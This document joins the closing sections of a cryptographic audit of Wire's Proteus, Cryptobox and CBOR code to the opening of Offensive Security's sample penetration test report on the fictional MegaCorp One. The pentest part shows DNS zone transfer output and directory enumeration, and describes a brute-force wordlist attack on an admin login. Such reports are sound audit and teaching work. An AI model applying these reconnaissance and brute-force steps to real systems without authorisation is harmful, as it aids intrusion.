    unsigned char epk[KEYLEN];
    int ret, i;

    memset(epk, 0xff, KEYLEN);
    epk[31] = 0x00;
    memset(cpk, 0xff, KEYLEN);

    ret = crypto_sign_ed25519_pk_to_curve25519(cpk, epk);
    printf("%d\n", ret);

    for(i=0; i<KEYLEN; ++i)
        printf("%02x", cpk[i]);
    printf("\n");

    return 0;
}
```

In Proteus' `from_ed25519_pf()` however, called by `PublicKey::decode()`, the return value is not checked and therefore the all-zero array `ep` remains all-zero when an invalid `k` is received:

```
pub fn from_ed25519_pk(k: &sign::PublicKey) -> [u8; ecdh::GROUPELEMENTBYTES] {
    let mut ep = [0u8; ecdh::GROUPELEMENTBYTES];
    unsafe {
        ffi::crypto_sign_ed25519_pk_to_curve25519(ep.as_mut_ptr(), (&k.0).as_ptr());
    }
    ep
}
```

The call path to the vulnerable code is `PreKeyBundle::deserialise()` → `PreKeyBundle::decode()` → `PublicKey::decode()` → `from_ed25519_pk` → `ffi::crypto_sign_ed25519_pk_to_curve25519`.

`PreKeyBundle::deserialise()` is called in cryptobox' `session_from_prekey()` and in cryptobox-c's `cbox_is_prekey()`.

A solution is to verify the return value of `crypto_sign_ed25519_pk_to_curve25519` and refuse to proceed if an invalid key is received.

3.3 WIRE-P1-002: THREAD-UNSAFETY RISK

Severity:	*MEDIUM*
CWE:	*252*

Because Proteus does not check correct initialization of libsodium, it may be affected by an incorrect initialization.

The sodiumoxide Rust wrapper over libsodium requires proper initialization in order to behave securely, as noted in the file `sodiumoxide-0.0.12/src/randombytes.rs`, used by Proteus:

```
/// ‘randombytes()‘ randomly generates size bytes of data.
///
/// THREAD SAFETY: ‘randombytes()‘ is thread-safe provided that you have
/// called ‘sodiumoxide::init()‘ once before using any other function
/// from sodiumoxide.
pub fn randombytes(size: usize) -> Vec<u8> {
...
```

The said `sodiumoxide::init()` function is called in Proteus, but its success not checked: Proteus' 'lib.rs' indeed includes


```
pub fn init() {
    sodiumoxide::init();
}
```

In contrast, sodiumoxide's `lib.rs` correctly includes the check for success:

```
/// `init()` initializes the sodium library and chooses faster versions of
/// the primitives if possible. `init()` also makes the random number generation
/// functions (`gen_key`, `gen_keypair`, `gen_nonce`, `randombytes`, `randombytes_into`)
/// thread-safe
///
/// `init()` returns `false` if initialization failed.
pub fn init() -> bool {
    unsafe {
        ffi::sodium_init() != -1
    }
}
```

Here `sodium_init()` is the FFI-imported C function from Sodium, defined as follows in `libsodium/src/libsodium/sodium/core.c`:

```
int
sodium_init(void)
{
    if (sodium_crit_enter() != 0) {
        return -1;
    }
    if (initialized != 0) {
        if (sodium_crit_leave() != 0) {
            return -1;
        }
        return 1;
    }
    _sodium_runtime_get_cpu_features();
    randombytes_stir();
    _sodium_alloc_init();
    _crypto_pwhash_argon2i_pick_best_implementation();
    _crypto_generichash_blake2b_pick_best_implementation();
```


```
    _crypto_onetimeauth_poly1305_pick_best_implementation();
    _crypto_scalarmult_curve25519_pick_best_implementation();
    _crypto_stream_chacha20_pick_best_implementation();
    initialized = 1;
    if (sodium_crit_leave() != 0) {
        return -1;
    }
    return 0;
}
```

`sodium_init()` will fail when lock or unlock of the `_sodium_lock` mutex fails. This may happen for example if calling `sodium_init()` from two concurrent threads.

Consequences of a misinitialized context can be the following:

- Sodium may not pick the best implementations of crypto algorithms (it will default to the reference ones).
- The pseudorandom number generator (PRNG) may not be initialized correctly. But this should only be a problem when a custom PRNG is used, as opposed to the default one (such as `/dev/urandom`).
- The heap canary will not be random, and therefore becomes less useful to mitigate memory corruption vulnerabilities.

Fixing the issue just consists in recording the return value of `sodiumoxide::init()` in Proteus' init, as follows (note the absence of semicolon):

```
pub fn init() -> bool {
    sodiumoxide::init()
}
```

3.4 WIRE-P1-003: SECRET VALUES NOT ZEROIZED

Severity:	*LOW*
CWE:	*316*

To avoid leaking secrets through core dumps or memory reuse by other processes, it's recommended to zeroize the memory holding secret values after usage. For this, sodiumoxide uses Rust's `Drop` trait in order to zeroize keys when the go out of scope. This is implemented in the `new_type` macro of sodiumoxide:

```
macro_rules! new_type {
    ( $(#[$meta:meta])*
      secret $name:ident($bytes:expr);
      ) => (
        $(#[$meta])*
        #[must_use]
        pub struct $name(pub [u8; $bytes]);
        newtype_clone!($name);
        newtype_traits!($name, $bytes);
        impl $name {
            newtype_from_slice!($name, $bytes);
        }
        impl Drop for $name {
            fn drop(&mut self) {
                use utils::memzero;
                let &mut $name(ref mut v) = self;
                memzero(v);
            }
        }
        );
(...)
```

Proteus relies on this zeroized type for the types `CipherKey`, `MacKey`, `SecretKey` as used to hold chain keys, message keys, ratchet keys' secret, and so on.

However, when Proteus' `kdf` calls `hkdf::hkdf()`, the result is a `Vec<u8>` type (`okm`), which is not zeroized after usage.

To fix this, `okm` may be directly zeroized in `hkdf::hkdf()`. The output of `hkdf::hkdf()` may also be redefined as (say) a `stream::Key` type in order to benefit from the `Drop` zeroizing method.

For an stronger protection of secret values, the following library may be used: `https://github.com/stouset/secrets`.

3.5 DIFFERENCES WITH THE SPECIFICATIONS

We highlight minor discrepancies between Proteus and the documented x3DH and double-ratchet protocols:

3.5.1 Chain key generation

Instead of using only a key derivation function (KDF) as the double-ratchet documentation recommends, Proteus uses

1. A MAC (HMAC-SHA-256) to generate a new chain key from a previous chain key,
2. A KDF (HKDF…) to generate message keys from a chain key.

This is acceptable because HMAC-SHA-256 behaves as a pseudorandom function (PRF), and therefore gives keys of similar strengths as if they were generated by a proper KDF.

3.5.2 Session initialization

The double-ratchet specification summarizes the session states initialization as follow:

```
def RatchetInitAlice(state, SK, bob_dh_public_key):
    state.DHs = GENERATE_DH()
    state.DHr = bob_dh_public_key
```


```
    state.RK, state.CKs = KDF_RK(SK, DH(state.DHs, state.DHr))
    state.CKr = None
    state.Ns = 0
    state.Nr = 0
    state.PN = 0
    state.MKSKIPPED = {}

def RatchetInitBob(state, SK, bob_dh_key_pair):
    state.DHs = bob_dh_key_pair
    state.DHr = None
    state.RK = SK
    state.CKs = None
    state.CKr = None
    state.Ns = 0
    state.Nr = 0
    state.PN = 0
    state.MKSKIPPED = {}
```

and the document notes: “This assumes Alice begins sending messages first, and Bob doesn’t send messages until he has received one of Alice’s messages. To allow Bob to send messages immediately after initialization Bob’s sending chain key and Alice’s receiving chain key could be initialized to a shared secret. For the sake of simplicity we won’t consider this further.”

Proteus uses such a trick and initializes Alice’s receiving chain key (that is, Bob’s sending chain key) to a key derived from the initial shared secret (an extension of (SK) using the OWS notations, and `dsecs.mac_key` in `SessionState` initializers.

This chain key is derived from the triple DH key agreement but is otherwise unrelated to the value used as a root key. According to our analysis, this construction is sound and secure.

3.6 Possible improvements

3.6.1 Use an authenticated cipher instead of a cipher and a MAC

Currently encryption and MAC authentication are realized with two separate algorithms (and thus using two distinct keys): ChaCha and HMAC-SHA-256. Using a single authenticated cipher would simplify things (a single key instead of two keys, a single call to the crypto library, etc.) and provide a slight speed-up (one pass over the data, less computation).

For this, sodiumoxide provides the `xsalsa20poly1305` "secret box" function.

3.6.2 Counters randomization

Chain key counters are assumed to be non-secret values, however they could leak the number of messages exchanged with a given party, since they are initialized to zero. To avoid leaking the number of messages, the counters may be initialized to a random value and incremented by ensuring that they'll wrap around the limits of the `u32` type.

3.6.3 Code warnings

The static analyzer rust-clippy (`https://github.com/Manishearth/rust-clippy`) reports a number of harmless warnings for Proteus (absence of `Default` implementations, redundant closure, clone on a `Copy` type, needless borrows, etc.).

4 Findings in Proteus (CoffeeScript)

After reviewing the Rust implementation of Proteus, we reviewed its CoffeeScript counterpart. We first checked if issues found in the Rust implementations occurred in the CoffeeScript version as well, and then looked for specific issues.

Possible improvements to the protocol proposed in §§3.6.2 and §§3.6.1 apply as well to the CoffeeScript implementation.

4.1 WIRE-P1-004: DH ACCEPTS DEGENERATE KEYS

Severity:	*LOW*
CWE:	*358*

This is a similar issue as the one reported for the Rust version in §3.1: public keys leading to an all-zero shared secreet will be accepted as valid public keys and will be used within the Diffie-Hellman operation `SecretKey.shared_secret`, defined as follows in `SecretKey.coffee`:

```
  shared_secret: (public_key) ->
    TypeUtil.assert_is_instance PublicKey, public_key

    return sodium.crypto_scalarmult @sec_curve, public_key.pub_curve
```

Neither this function nor its callers verify that the DH result is zero.

We can verify the issue as follows:

```
> b.public_key.pub_curve
[1, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 0, 0, 0, 0, 0, 0, 0]
> a.secret_key.shared_secret(b.public_key)
[0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 0, 0, 0, 0, 0, 0, 0]
```

We recommend to check that a public key is not the point at infinity at the earliest stage, namely when deserializing the point received.

4.2 WIRE-P1-005: INVALID PUBLIC KEYS UNDETECTED

Severity:	*LOW*
CWE:	*325*

This is a similar issue as the one reported for the Rust version in §3.2, but with different implications: the following function from ed2curve does not check the validity of Ed25519 public keys, therefore `PreKeyBundle.deserialise()` will accept invalid keys:

```
function convertPublicKey(pk) {
  var z = new Uint8Array(32),
      y = gf(), a = gf(), b = gf();

  unpack25519(y, pk);

  A(a, gf1, y);
  Z(b, gf1, y);
  inv25519(b, b);
  M(a, a, b);
```

```
    pack25519(z, a);
    return z;
  }
```

Unlike the Rust bug in §3.2, however, the result will be an incorrect Curve25519 key rather than the all-zero point, which reduces the security impact.

This issue has been reported to the maintainer of ed2curve, who fixed it in `https://github.com/dchest/ed2curve-js/releases/tag/v0.2.0`. A solution is therefore to update to the latest version of ed2curve.

4.3 WIRE-P1-006: SECRET VALUES NOT ZEROIZED

Severity:	*LOW*
CWE:	*316*

Secret values that run out of scope will have their memory freed by the garbage collector, however the values will remain in memory until overwritten. Objects such as `ChainKey`, `SecretKey`, `MessageKey` may therefore be exposed to other processes or through a core dump.

Whereas the Rust implementation zeroizes most secret values via sodiumoxide's use of the `Drop` trick, the Coffeescript doesn't erase the secret values before releasing the memory. The `memzero()` function from libsodium.js can be used in order to wipe an `Uint8Array` of its secret values.

4.4 WIRE-P1-007: THREAD-UNSAFETY RISK

Severity:	*MEDIUM*
CWE:	*252*

This is a similar issue as the one reported in §3.3: when libsodium is initialized in proteus.js (`libsodium._sodium_init();`), the return value is not checked.

Proteus should therefore verify that the said return value is zero, and return an error otherwise.

5 Findings in Cryptobox and CBOR

We reviewed the Cryptobox API, as used to expose the Proteus functionality to Wire applications. Since cryptobox does not add logical complexity, but instead simplifies Proteus through a thin abstraction layer, it has a limited attack surface and does not appear as a major source of bugs.

Additionally we reviewed the CBOR codec (from `https://gitlab.com/twittner/cbor-codec`) using automated fuzz-testing and manual inspection. CBOR is one of the core components of the Wire stack, and is used by the Proteus implementation.

The Cryptobox C API (`cryptobox-c` repository) over the Rust cryptobox code as well as the Rust implementation of CBOR could be made safer by fixing the following minor issues:

5.1 WIRE-P1-008: STRINGS NULL TERMINATION

Severity:	*MEDIUM*
CWE:	*170*

If character arrays are not NULL-terminated, the Rust code may convert data out of the original bounds to a string. For example, `cbox_session_init_from_message()` takes a `char const* sid` passed to the `to_str()` function from lib.rs, which calls the unsafe `Cstr::from_ptr()` on the pointer received.

Since `Cstr::from_ptr()` will recalculate the string length, looking for a null character, the program will read outside the original buffer if no such null character is found as expected.

A malicious caller may then provide malformed strings that will crash the library or even try to avoid a crash and incorporate data into the session id that lies behind the original buffer in memory. For example, an attacker may modify the initialization message sent from Alice to Bob so that Bob receives a malformed string that will crash his system (we haven't verified such exploitability, however).

Depending on the context an attacker might be able to subsequently exploit this condition similarly to a use after free.

To improve safe usage of the exposed API and functions, it is recommended to change the API in order to avoid unintentional unsafe usage.

5.2 WIRE-P1-009: NULL POINTERS CHECK

Severity:	*LOW*
CWE:	*476*

Pointers are not checked for the NULL value. For example, `cbox_encrypt()` will segfault

if any of the three pointers received is null; `cbox_session_init_from_message()` with a null SID will segfault because of the unsafe `CStr::from_ptr()`; and so on.

This makes the library less resilient against misuse by caller applications, and may result in unsafe behavior.

The issue can be fixed by having a library exposing C functions that first check the pointers and then calls the functions implemented in Rust.

5.3 WIRE-P1-010: PREKEY LENGTH VALUE

Severity:	*LOW*
CWE:	*20*

The value of `c_prekey_len` in `cbox_session_init_from_prekey()` is not checked. In the usage in the `test_basic()` test, CBOR will return an error if `c_prekey_len` is 82 or less, but won't return an error for any other size provided (even `0xffffffffffffffff`).

It would be safer to verify that the length receives belongs to the range of authorized values.

5.4 WIRE-P1-011: CRYPTOBOX-C TESTS BUFFER OVERREAD

Severity:	*MEDIUM*
CWE:	*125*

The test suite of cryptobox-c includes a minor buffer overread, when comparing a plain-text and the corresponding ciphertext:


```
assert(strncmp((char const *) hello_bob, (char const *) cbox_vec_data(cipher), \
        cbox_vec_len(cipher)) != 0);
```

Here the `assert()` aims to check that the ciphertext does differ from the plaintext. But it assumes that the plaintext has the same length as the ciphertext, namely `cbox_vec_len(cipher)`, which is wrong. For example, in `test_basics()` the plaintext is 11-byte long whereas the ciphertext is 197-byte.

5.5 WIRE-P1-012: CBOR ARITHMETIC OVERFLOW

Severity:	*LOW*
CWE:	*190*

The following issue relates to the decoding of data serialized using cbor-codec: when values are skipped, the length field of an object might be too large and cause a length calculation to wrap around.

The method `cbor::Decoder::skip()` in turn calls the method `cbor::Decoder::skip_value()`:

```
pub fn skip(&mut self) -> DecodeResult<() {
        let start = self.config.max_nesting;
        self.skip_value(start).and(Ok(()))
}

fn skip_value(&mut self, level: usize) -> DecodeResult<bool> {
```

Inside this method the serialized fields are skipped over. In case of a field of type `Object`, the amount to skip over is calculated like this:

```
(Type::Object, a) => {
        let n = 2 * try!(self.kernel.unsigned(a));
```

```
        for _ in 0 .. n {
                try!(self.skip_value(level - 1));
        }
        Ok(true)
}
```

The calculation `let n = 2 * try!(self.kernel.unsigned(a))` might cause an arithmetic overflow. This was discovered during fuzz testing where invalid object size values led to a panic (in debug mode):

```
test_basics ... thread '<unnamed>' panicked at 'attempt to multiply with
overflow',
.cargo/registry/src/github.com-1ecc6299db9ec823/cbor-codec-0.6.0/src/decoder.rs:890
```

While in debug mode rust will panic due to arithmetic overflows, this check is omitted in release mode compilations.

An attacker might cause a panic if the code was compiled in debug mode. If it was compiled in release mode this behaviour might lead to different results in different parsers. When the overflow occurs a very large value might be truncated to a very small value. Since the return value of `self.kernel.unsinged(a)` is of type `U64` this would mean a value of `(maximum size U64 / 2) + 1` would result in a size of zero after multiplication. So the current implementation would not discard such an insanely large value but continue parsing, whereas another parser would discard it. Therefore the decryption result would be different which could be exploited in the right context.

It is recommended to define a safe maximum length value for an object. Additionally all arithmetic operations not expected to overflow should use the checked rust arithmetic operations such as `checked_mul`[1] in this case.

It is recommended to define a safe maximum length value for an object. Additionally all arithmetic operations not expected to overflow should use the checked rust arithmetic operations such as `checked_mul`[2] in this case.

[1] `https://doc.rust-lang.org/std/primitive.i32.html#method.checked_mul`
[2] `https://doc.rust-lang.org/std/primitive.i32.html#method.checked_mul`

5.6 WIRE-P1-013: CBOR LAX PARSING OF SERIALIZED DATA

Severity:	*MEDIUM*
CWE:	*707*

The parsing and handling of values that are deserialized and decoded using CBOR may lead to unintended behaviour depending on the context it is used in.

When decoding messages and other data structures in Proteus, a field that occurs multiple times will be accepted as valid (recording only the latest entry) and fields with unknown tags are often ignored.

This was for example observed in the following code from `src/internal/message.rs`:

```
fn decode<'s, R: Read + Skip>(d: &mut Decoder<R>) -> DecodeResult<PreKeyMessage<'s>> {
let n = try!(d.object());
let mut prekey_id    = None;
let mut base_key     = None;
let mut identity_key = None;
let mut message      = None;
for _ in 0 .. n {
    match try!(d.u8()) {
        0 => prekey_id    = Some(try!(PreKeyId::decode(d))),
        1 => base_key     = Some(try!(PublicKey::decode(d))),
        2 => identity_key = Some(try!(IdentityKey::decode(d))),
        3 => message      = Some(try!(CipherMessage::decode(d))),
        _ => try!(d.skip())
    }
}
```

While this does not result in any immediate vulnerability, lax parsing might lead to unforeseen consequences in situations where other parsing implementation might be used.

For example in the code shown above, a field might occur multiple times (e.g., the field `identity_key`). While in this implementation only the last decoded `identity_key` field

will be the one used, other implementations might for example use the first one. In cryptographic contexts this has been used[3] to bypass signatures in the past.

Similar behavior was observed in multiple locations in the Proteus library as well as in the Cryptobox rust implementation.

It is recommended to enforce strict parsing and disallow multiple fields with the same tag. Processing should be terminated in case unknown tag values are encountered. Since the behavior was observed in multiple locations, all code that decodes serialized data should be checked.

[3] `http://theprivacyblog.com/android-2/easy-bypass-to-android-app-signing-discovered/`

6 About

Kudelski Security is an innovative, independent Swiss provider of tailored cyber and media security solutions to enterprises and public sector institutions. Our team of security experts delivers end-to-end consulting, technology, managed services, and threat intelligence to help organizations build and run successful security programs. Our global reach and cyber solutions focus is reinforced by key international partnerships.

Kudelski Security is a division of Kudelski Group. For more information, please visit `https://www.kudelskisecurity.com`.


Kudelski Security
route de Genève, 22-24
1033 Cheseaux-sur-Lausanne
Switzerland

X41 D-Sec is an expert provider for application security services. Founded in 2015 by Markus Vervier, X41 D-Sec relies on extensive industry experience and expertise in the area of information security. A strong core security team of world class security experts enables X41 D-SEC to perform premium security services in the area of code review, binary reverse engineering and vulnerability discovery.

For more information, please visit `https://www.x41-dsec.de`.

X41 D-Sec GmbH
Dennewartstr. 25-27
D-52068 Aachen
Amtsgericht Aachen: HRB19989

The following report is the works of the organization Offensive Security.
[Security, 2013]



Professional Information Security Training and Services

OFFENSIVE® security

www.offensive-security.com

Penetration Test Report

MegaCorp One

August 10th, 2013

Offensive Security Services, LLC

19706 One Norman Blvd.
Suite B #253
Cornelius, NC 28031
United States of America

Tel: 1-402-608-1337
Fax: 1-704-625-3787
Email: info@offsec.com
Web: http://www.offensive-security.com

Table of Contents

Executive Summary

Offensive Security was contracted by MegaCorp One to conduct a penetration test in order to determine its exposure to a targeted attack. All activities were conducted in a manner that simulated a malicious actor engaged in a targeted attack against MegaCorp One with the goals of:

- Identifying if a remote attacker could penetrate MegaCorp One's defenses
- Determining the impact of a security breach on:
  - Confidentiality of the company's private data
  - Internal infrastructure and availability of MegaCorp One's information systems

Efforts were placed on the identification and exploitation of security weaknesses that could allow a remote attacker to gain unauthorized access to organizational data. The attacks were conducted with the level of access that a general Internet user would have. The assessment was conducted in accordance with the recommendations outlined in NIST SP 800-115[1] with all tests and actions being conducted under controlled conditions.

[1] http://csrc.nist.gov/publications/nistpubs/800-115/SP800-115.pdf

Summary of Results

Initial reconnaissance of the MegaCorp One network resulted in the discovery of a misconfigured DNS server that allowed a DNS zone transfer. The results provided us with a listing of specific hosts to target for this assessment. An examination of these hosts revealed a password-protected administrative webserver interface. After creating a custom wordlist using terms identified on the MegaCorp One's website we were able to gain access to this interface by uncovering the password via brute-force.

An examination of the administrative interface revealed that it was vulnerable to a remote code injection vulnerability, which was used to obtain interactive access to the underlying operating system. This initial compromise was escalated to administrative access due to a lack of appropriate system updates on the webserver. After a closer examination, we discovered that the compromised webserver utilizes a Java applet for administrative users. We added a malicious payload to this applet, which gave us interactive access to workstations used by MegaCorp One's administrators.

Using the compromised webserver as a pivot point along with passwords recovered from it, we were able to target previously inaccessible internal resources. This resulted in Local Administrator access to numerous internal Windows hosts, complete compromise of a Citrix server, and full administrative control of the Windows Active Directory infrastructure. Existing network traffic controls were bypassed through encapsulation of malicious traffic into allowed protocols.

Attack Narrative

Remote System Discovery

For the purposes of this assessment, MegaCorp One provided minimal information outside of the organizational domain name: megacorpone.com. The intent was to closely simulate an adversary without any internal information. To avoid targeting systems that were not owned by MegaCorp One, all identified assets were submitted for ownership verification before any attacks were conducted.

In an attempt to identify the potential attack surface, we examined the name servers of the megacorpone.com domain name (Figure 1).

```
root@kali:~# nslookup
> set type=NS
> megacorpone.com
Server:         10.42.42.1
Address:        10.42.42.1#53

Non-authoritative answer:
megacorpone.com nameserver = ns3.megacorpone.com.
megacorpone.com nameserver = ns1.megacorpone.com.
megacorpone.com nameserver = ns2.megacorpone.com.

Authoritative answers can be found from:
>
```

Figure 1 – Information gathering for megacorpone.com reveals three active name servers.

With the name servers identified, we attempted to conduct a zone transfer. We found that **ns2.megacorpone.com** was vulnerable to a full DNS zone transfer misconfiguration. This provided us with a listing of hostnames and associated IP addresses, which could be used to further target the organization. (Figure 2) Zone transfers can provide attackers with detailed information about the capabilities of the organization. It can also leak information about the network ranges owned by the organization. Please see Appendix A for more information.

```
[-]
[*] Checking for Zone Transfer for megacorpone.com name servers
[*] Resolving SOA Record
[*]      SOA ns1.megacorpone.com 50.7.67.186
[*] Resolving NS Records
[*] NS Servers found:
[*]     NS ns3.megacorpone.com 50.7.67.170
[*]     NS ns1.megacorpone.com 50.7.67.186
[*]     NS ns2.megacorpone.com 50.7.67.154
[*] Removing any duplicate NS server IP Addresses...
[*]
[*] Trying NS server 50.7.67.154
[*] 50.7.67.154 Has port 53 TCP Open
[*] Zone Transfer was successful!!
[*]      MX @.megacorpone.com fb.mail.gandi.net 217.70.184.162
[*]      MX @.megacorpone.com fb.mail.gandi.net 217.70.184.163
[*]      MX @.megacorpone.com spool.mail.gandi.net 217.70.184.6
[*]      MX @.megacorpone.com spool.mail.gandi.net 2001:4b98:c:521::6
[*]      A admin.megacorpone.com 50.7.67.187
[*]      A fs1.megacorpone.com 50.7.67.166
[*]      A www2.megacorpone.com 50.7.67.164
[*]      A test.megacorpone.com 50.7.67.182
[*]      A ns1.megacorpone.com 50.7.67.186
[*]      A ns2.megacorpone.com 50.7.67.154
[*]      A ns3.megacorpone.com 50.7.67.170
[*]      A www.megacorpone.com 50.7.67.162
[*]      A siem.megacorpone.com 50.7.67.180
[*]      A mail2.megacorpone.com 50.7.67.163
[*]      A router.megacorpone.com 50.7.67.190
[*]      A mail.megacorpone.com 50.7.67.155
[*]      A vpn.megacorpone.com 50.7.67.189
[*]      A snmp.megacorpone.com 50.7.67.181
[*]      A syslog.megacorpone.com 50.7.67.178
[*]      A beta.megacorpone.com 50.7.67.165
[*]      A intranet.megacorpone.com 50.7.67.188
[*]
[*] Trying NS server 50.7.67.186
```

Figure 2 – A misconfigured name server allows a full and unrestricted DNS zone transfer.

The list of identified hosts was submitted to MegaCorp One for verification, which verified that the entire 50.7.67.x network range should be included in the assessment scope. These systems were then scanned to enumerate any running services. All identified services were examined in detail to determine their potential exposure to a targeted attack.

Through a combination of DNS enumeration techniques and network scanning, we were able to build a composite that we feel reflects MegaCorp One's network.

The target network is shown below in Figure 3. Additional details regarding controls such as deep packet inspection were discovered later in the assessment but are included here for completeness.




Figure 3 - Target Network

Admin Webserver Interface Compromise

The **admin.megacorpone.com** webserver was found to be running an Apache webserver on port 81. Accessing the root URL of this site resulted in the display of a blank page. We next conducted a quick enumeration scan of the system looking for common directories and files (Figure 4).




Figure 4 – Enumeration of the admin.megacorpone.com host partially discloses the webserver's folder structure.

The scan results revealed that along with common Apache default files (Please see Appendix A for more information), we identified an "**/admin**" directory that was only accessible after authentication. (Figure 5).




Figure 5 – Access to the "admin" folder is password-protected.

To prepare a targeted brute-force attempt against this system, we compiled a custom dictionary file based on the content of the www.megacorpone.com website. The initial dictionary consisted of 331 custom words, which were then put through several rounds of permutations and substitutions to produce a final dictionary file of 16,201 words. This dictionary file was used along with the username "**admin**" against the protected section of the site.

